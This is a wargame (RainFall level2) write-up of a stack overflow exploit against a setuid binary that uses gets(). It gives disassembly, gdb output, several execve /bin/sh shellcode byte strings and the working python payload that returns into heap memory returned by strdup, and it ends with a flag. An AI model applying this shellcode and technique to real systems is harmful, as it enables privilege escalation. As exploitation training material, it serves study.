LEVEL2:

Ok, same process so. I will analyse bin level3.


```
level1@RainFall:/tmp/1$ su level2
Password:
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
     FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPA
TH   /home/user/level2/level2
level2@RainFall:~$ ls -la
total 17
dr-xr-x---+ 1 level2 level2   80 Mar  6  2016 .
dr-x--x--x  1 root   root    340 Sep 23  2015 ..
-rw-r--r--  1 level2 level2  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 level2 level2 3530 Sep 23  2015 .bashrc
-rwsr-s---+ 1 level3 users  5403 Mar  6  2016 level2
-rw-r--r--+ 1 level2 level2   65 Sep 23  2015 .pass
-rw-r--r--  1 level2 level2  675 Apr  3  2012 .profile
level2@RainFall:~$ getfacl level2
# file: level2
# owner: level3
# group: users
# flags: ss-
user::rwx
user:level2:r-x
user:level3:r-x
group::---
mask::r-x
other::---

level2@RainFall:~$
```

1- Execute and understand

```
level2@RainFall:~$ ./level2 coucou toi


level2@RainFall:~$ ./level2 < /tmp/level1
(0xb7e454d3)
level2@RainFall:~$ hexdump /tmp/level1
0000000 0000 0000 0000 0000 0000 0000 0000 0000
*
0000040 0000 0000 0000 0000 0000 0000 8444 0804
0000050 54d3 b7e4
0000054
level2@RainFall:~$
```

2- Reverse: strings, objdump, gdb

Objdump -d level2:




```
080484d4 <p>:
 80484d4:       55                      push   %ebp
 80484d5:       89 e5                   mov    %esp,%ebp
 80484d7:       83 ec 68                sub    $0x68,%esp
 80484da:       a1 60 98 04 08          mov    0x8049860,%eax
 80484df:       89 04 24                mov    %eax,(%esp)
 80484e2:       e8 c9 fe ff ff          call   80483b0 <fflush@plt>
 80484e7:       8d 45 b4                lea    -0x4c(%ebp),%eax
 80484ea:       89 04 24                mov    %eax,(%esp)
 80484ed:       e8 ce fe ff ff          call   80483c0 <gets@plt>
 80484f2:       8b 45 04                mov    0x4(%ebp),%eax
 80484f5:       89 45 f4                mov    %eax,-0xc(%ebp)
 80484f8:       8b 45 f4                mov    -0xc(%ebp),%eax
 80484fb:       25 00 00 00 b0          and    $0xb0000000,%eax
 8048500:       3d 00 00 00 b0          cmp    $0xb0000000,%eax
 8048505:       75 20                   jne    8048527 <p+0x53>
 8048507:       b8 20 86 04 08          mov    $0x8048620,%eax
 804850c:       8b 55 f4                mov    -0xc(%ebp),%edx
 804850f:       89 54 24 04             mov    %edx,0x4(%esp)
 8048513:       89 04 24                mov    %eax,(%esp)
 8048516:       e8 85 fe ff ff          call   80483a0 <printf@plt>
 804851b:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048522:       e8 a9 fe ff ff          call   80483d0 <_exit@plt>
 8048527:       8d 45 b4                lea    -0x4c(%ebp),%eax
 804852a:       89 04 24                mov    %eax,(%esp)
 804852d:       e8 be fe ff ff          call   80483f0 <puts@plt>
 8048532:       8d 45 b4                lea    -0x4c(%ebp),%eax
 8048535:       89 04 24                mov    %eax,(%esp)
 8048538:       e8 a3 fe ff ff          call   80483e0 <strdup@plt>
 804853d:       c9                      leave
 804853e:       c3                      ret

0804853f <main>:
 804853f:       55                      push   %ebp
 8048540:       89 e5                   mov    %esp,%ebp
 8048542:       83 e4 f0                and    $0xfffffff0,%esp
 8048545:       e8 8a ff ff ff          call   80484d4 <p>
 804854a:       c9                      leave
 804854b:       c3                      ret
 804854c:       90                      nop
 804854d:       90                      nop
 804854e:       90                      nop
 804854f:       90                      nop
```

Ok so I see no function that allows me to run a shell or at least to run a command (like cat /home/user/levelX/.pass). I see that in some case, the further it can go is to puts() something then to strdup.
The thing is that the strdup() is here without obvious reason. I think there is something to do there.
Unfortunately it is also because i know the subject will trick us. I real condition it won't be obvious, weird.
But still it makes me look for stackoverflow or bufferoverflow or uaf, or other vulnerability that will make

me aware of it and more sensitive.
Let’s gdb.


With the fact gets is writing to the stack, I can’t overflow on the stack what gets() read on the stdin. But how to make execute a system() command or things like that to allow me to see /home/user/level3/.pass.
I know strdup() return an address in the heap, that will be in eax, maybe I can inject a jump to system() with the ret (pop eip). But where to jump ?




```
(gdb) start
Temporary breakpoint 6 at 0x8048542
Starting program: /home/user/level2/level2

Temporary breakpoint 6, 0x08048542 in main ()
(gdb) break p
Note: breakpoint 5 also set at pc 0x80484da.
Breakpoint 7 at 0x80484da
(gdb) ni
0x08048545 in main ()
(gdb) ni

Breakpoint 5, 0x080484da in p ()
(gdb) disas
Dump of assembler code for function p:
   0x080484d4 <+0>:     push   %ebp
   0x080484d5 <+1>:     mov    %esp,%ebp
   0x080484d7 <+3>:     sub    $0x68,%esp
=> 0x080484da <+6>:     mov    0x8049860,%eax
   0x080484df <+11>:    mov    %eax,(%esp)
   0x080484e2 <+14>:    call   0x80483b0 <fflush@plt>
   0x080484e7 <+19>:    lea    -0x4c(%ebp),%eax
   0x080484ea <+22>:    mov    %eax,(%esp)
   0x080484ed <+25>:    call   0x80483c0 <gets@plt>
   0x080484f2 <+30>:    mov    0x4(%ebp),%eax
   0x080484f5 <+33>:    mov    %eax,-0xc(%ebp)
   0x080484f8 <+36>:    mov    -0xc(%ebp),%eax
   0x080484fb <+39>:    and    $0xb0000000,%eax
   0x08048500 <+44>:    cmp    $0xb0000000,%eax
   0x08048505 <+49>:    jne    0x8048527 <p+83>
   0x08048507 <+51>:    mov    $0x8048620,%eax
   0x0804850c <+56>:    mov    -0xc(%ebp),%edx
   0x0804850f <+59>:    mov    %edx,0x4(%esp)
   0x08048513 <+63>:    mov    %eax,(%esp)
   0x08048516 <+66>:    call   0x80483a0 <printf@plt>
   0x0804851b <+71>:    movl   $0x1,(%esp)
   0x08048522 <+78>:    call   0x80483d0 <_exit@plt>
   0x08048527 <+83>:    lea    -0x4c(%ebp),%eax
   0x0804852a <+86>:    mov    %eax,(%esp)
   0x0804852d <+89>:    call   0x80483f0 <puts@plt>
   0x08048532 <+94>:    lea    -0x4c(%ebp),%eax
   0x08048535 <+97>:    mov    %eax,(%esp)
   0x08048538 <+100>:   call   0x80483e0 <strdup@plt>
   0x0804853d <+105>:   leave
   0x0804853e <+106>:   ret
End of assembler dump.
```

To overwrite the save of eip, we must write an address after 80 * chars.
To avoid the exit call, we must, at octet 80 - 12 = 68 something that do not value 0xb0000000 after and & with 0xb0000000
Because strdup() allocate my chain on the ram, I can know the address that will be returned in eax. We have to be

sure it will always be the same but there is not aslr so probsbly yes in the same context of execution.



I try to find the opcodes to execve what is in the stack.
https://nekosecurity.com/x86-64-shellcoding/part-3-execve-shellcode
\xeb\x16\x5f\x48\x31\xc0\x88\x67\x07\x48\x89\x7f\x08\x48\x8d\x77\x08\x48\x8d\x10\xb0\x3b\x0f\x05\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
Does a pop rdi, mov args to rdi, call execve :
The size is 36 octet long, also, me must add after the 36 octet, 44 octet, they our address 0x804a008



Illegal instruction 0f, lets try another shellcode
\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05 len 21 so we add 59 \x00 before address
https://www.exploit-db.com/exploits/41750
syscall is the default way of entering kernel mode on x86-64. This instruction is not available in 32 bit modes of operation *on Intel processors*.

SO instruction 0x0f is not allowed because it's for 64bit

machines

I will try using int 0x80 : 0xcd 0x80

\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\xcd\x80
I try launching command /bin/sh 2>&1

\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x20\x32\x3e\x26\x31\x00\x57\x48\x89\xe7\xb0\x3b\xcd\x80
I try launching command /bin//ls > /tmp/test

\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x6c\x73\x20\x3e\x2f\x74\x6d\x70\x2f\x74\x00\x57\x48\x89\xe7\xb0\x3b\xcd\x80 len 30
https://shell-storm.org/shellcode/files/shellcode-827.php

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80 len 23 -> 57 nop
https://www.exploit-db.com/exploits/46524


\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80 len 25 -> 55 nop

```
level2@RainFall:~$ (python -c 'print("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + 55 * "\x32" + "\x08\xa0\x04\x08\x00")'; cat ) | ./level2
10Ph//shh/bin00P00S00
                     `2222222222
```

Always good to remember:

In computing, a **code segment**, also known as a **text segment** or simply as **text**, is a portion of an object file or the corresponding section of the program's virtual address space that contains executable instructions.[1] The term "segment" comes from the memory segment, which is a historical approach to memory management that has been succeeded by paging. When a program is stored in an object file, the code segment is a part of this file; when the loader places a program into memory so that it may be executed, various memory regions are allocated (in particular, as pages), corresponding to both the segments in the object files and to segments only needed at run time. For example, the code segment of an object file is loaded into a corresponding code segment in memory.

The code segment in memory is typically read-only and has a fixed size, so on embedded systems it can usually be placed in read-only memory (ROM), without the need for loading. If the code segment is not read-only, then the particular architecture allows self-modifying code. Fixed-position or position-independent code may be shared in memory by several processes in segmented or paged memory systems.[1][2] As a memory region, the code segment may be placed below the heap or stack in order to prevent heap and stack overflows from overwriting it.[3]



Apparently we can execute code from the heap

Flag: 492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0718e1a521a4d33ec02